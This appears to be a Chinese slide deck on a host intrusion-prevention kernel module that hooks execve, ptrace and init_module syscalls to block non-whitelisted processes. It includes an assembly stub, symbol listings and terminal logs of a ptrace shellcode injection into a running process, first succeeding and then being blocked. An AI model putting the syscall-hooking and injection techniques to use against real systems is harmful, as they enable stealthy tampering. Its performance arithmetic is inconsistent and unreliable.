


64位下_NR_execve需要解决堆栈平衡问题stub_execve->sys_execve->do_execve, 参考linux stub_execve内核源代码

```
void ysec_stub_execve(void)
{
    asm volatile("pushq %rax\n\t"
        "pushq %rcx\n\t"
        "pushq %rdx\n\t"
        "pushq %rbx\n\t"
        "pushq %rdi\n\t"
        "pushq %rsi\n\t"
        "pushq %r8\n\t"
        "pushq %r9\n\t"
        "pushq %r10\n\t"
        "pushq %r11\n\t"
        "pushq %r12\n\t"
        "pushq %r13\n\t"
        "pushq %r14\n\t"
        "pushq %r15\n\t"
        "callq ysec_check_execve\n\t"
        "cmpq $0x0, %rax\n\t"
        "jnz return\n\t"
        "popq %r15\n\t"
        "popq %r14\n\t"
        "popq %r13\n\t"
        "popq %r12\n\t"
        "popq %r11\n\t"
```



Linux 用户态-内核态系统调用执行过程



Ysec_kagent增加系统调用介绍



```
root@ubuntu:/home/howard/project/ysec_kagent/src# cat /proc/kallsyms |grep "sys_execve"
ffffffff8101c660 T sys_execve
root@ubuntu:/home/howard/project/ysec_kagent/src# cat /proc/kallsyms |grep "sys_ptrace"
ffffffff81074930 T sys_ptrace
ffffffff81075110 T compat_sys_ptrace
root@ubuntu:/home/howard/project/ysec_kagent/src# insmod ysec_kagent.ko
root@ubuntu:/home/howard/project/ysec_kagent/src# cat /proc/kallsyms |grep "sys_execve"
ffffffff8101c660 T sys_execve
ffffffffffa0093260 b original_sys_execve [ysec_kagent]
ffffffffffa00910c0 t ysec_sys_execve [ysec_kagent]
root@ubuntu:/home/howard/project/ysec_kagent/src# cat /proc/kallsyms |grep "sys_ptrace"
ffffffff81074930 T sys_ptrace
ffffffff81075110 T compat_sys_ptrace
ffffffffffa0091000 t ysec_sys_ptrace [ysec_kagent]
ffffffffffa0093258 b original_sys_ptrace [ysec_kagent]
root@ubuntu:/home/howard/project/ysec_kagent/src#
```

加载ysec_kagent后增加的系统调用

Ysec_Kagent主动防御sys_ptrace调用



```
root@ubuntu:/home/howard/project/ysec_inject# lsmod |grep ysec_kagent
ysec_kagent 12887 0
root@ubuntu:/home/howard/project/ysec_inject# ./ysec_inject test/inject_shellcode 1946
[YY Security] pid:1946 exec_path:/home/howard/project/ysec_inject/test/target vaddr of main : 0x400584
libc: 7f487115b000
GOT[1](puts) -> 0x7f48711cbce0
GOT[3](__gmon_start__) -> 0x7f487115b000
text vaddr original of inect_shellcode: 0x400000
data vaddr original of inect_shellcode: 0x600e28

[YY Security] Injecting 0x400000 with pid:1946
[YY Security] Loading text segment at 0xc00000
[YY Security] Loading data segment at 0xe00000
[YY Security] Actual data segment begins at 0xe00e28
[YY Security] Setting entry point to 0xc00410
[YY Security] Setting entry point to main@0xc004f4
[YY Security] Passing control back to 400584
root@ubuntu:/home/howard/project/ysec_inject# ./test_inject test/inject_shellcode 1946
[YY Security] pid:1946 exec_path:/home/howard/project/ysec_inject/test/target vaddr of main : 0x400584
libc: 7f487115b000
GOT[1](puts) -> 0x7f48711cbce0
GOT[3](__gmon_start__) -> 0x7f487115b000
text vaddr original of inect_shellcode: 0x400000
data vaddr original of inect_shellcode: 0x600e28

ptrace: Operation not permitted
[YY Security] Injecting 0x400000 with pid:1946
pid write: Operation not permitted
root@ubuntu:/home/howard/project/ysec_inject#
```

Ysec_inject由于其是白名单进程，可以正常调用

Test_inject注入被拦截,不符合签名规则

Ysec_Kagent主动防御sys_execve系统调用



```
root@ubuntu:/home/howard/project/ysec_kagent/src/test# lsmod |grep ysec_kagent
ysec_kagent          12887  0
root@ubuntu:/home/howard/project/ysec_kagent/src/test# ./ysec_test
[YSEC] test process is running!
root@ubuntu:/home/howard/project/ysec_kagent/src/test# cp ysec_test a.out
root@ubuntu:/home/howard/project/ysec_kagent/src/test# ./a.out
-bash: ./a.out: Operation not permitted
root@ubuntu:/home/howard/project/ysec_kagent/src/test# rmmod ysec_kagent
-bash: /sbin/rmmod: Operation not permitted
root@ubuntu:/home/howard/project/ysec_kagent/src/test# ./ysec_uagent rmmod ysec_kagent
[YSEC] done for rmmod with ysec_kagent
root@ubuntu:/home/howard/project/ysec_kagent/src/test# lsmod |grep ysec_kagent
root@ubuntu:/home/howard/project/ysec_kagent/src/test#
```

Ysec_test : 由于是白名单进程可以正常启动
a.out: 由于为非白名单进程, 不符合签名规则, 启动被拦截
考虑到自身的安全性rmmod 执行卸载ysec_kagent.ko被拦截, 只能通过
ysec_uagent卸载,

主动防御对于系统性能的影响

原则1：主动防御选择的系统调用尽可能使系统较少使用的系统调用

例如：

`sys_execve`(系统启动进程加载的系统调用); 不同于(`sys_fork`/`sys_clone`)

`sys_init_module`(系统加载内核模块的系统调用);

`sys_ptrace`(系统调试应用的系统调用),

PAM接口(系统登陆系统调用)

避免修改频繁使用的系统的调用(`sys_open`,`sys_write`, `sys_mmap`, `sys_access`, `sys_fstat`;

原则2：尽可能减少执行过程中逻辑，算法等的时间复杂度

以ptrace系统调用主动防御为例

- 未加载主动防御模块前

每次执行ptrace系统调用平均耗时 0.47微妙

- 加载主动防御模块后

每次执行ptrace系统调用平均耗时 0.50微妙

耗时增加0.04微妙， 影响百分比 $0.04/0.46=8.6\%$

主机入侵防御系统-日志查询

Home > 主机入侵防御系统 > 防御日志查询

防御日志查询

Server IP: 选择Server_IP

策略类别: 选择策略

时间:

每页显示 10 条记录

时间戳	策略类别	Server IP	描述
2014/06/02 10:31:18	主动防御策略	[REDACTED]	进程fluzz调用ptrace被拦截
2014/06/03 19:55:18	主动防御策略	1[REDACTED]	进程syn_z启动被拦截
2014/06/05 21:00:07	主动防御策略	[REDACTED]9	进程az调用ptrace被拦截
2014/06/09 04:03:03	主动防御策略	[REDACTED]4	进程/bin/bash调用init_module被拦截
2014/06/13 21:00:07	主动防御策略	[REDACTED]89	进程floodt启动被拦截
2014/06/16 11:15:13	主动防御策略	[REDACTED]13	用户root使用kill命令被拦截
2014/06/19 20:04:25	主动防御策略	[REDACTED]9	进程p5启动被拦截



END

Thank you

地址: 广州市天河区羊城创意园3-08栋

Email: hanfang@yy.com

Tel: 020-29162236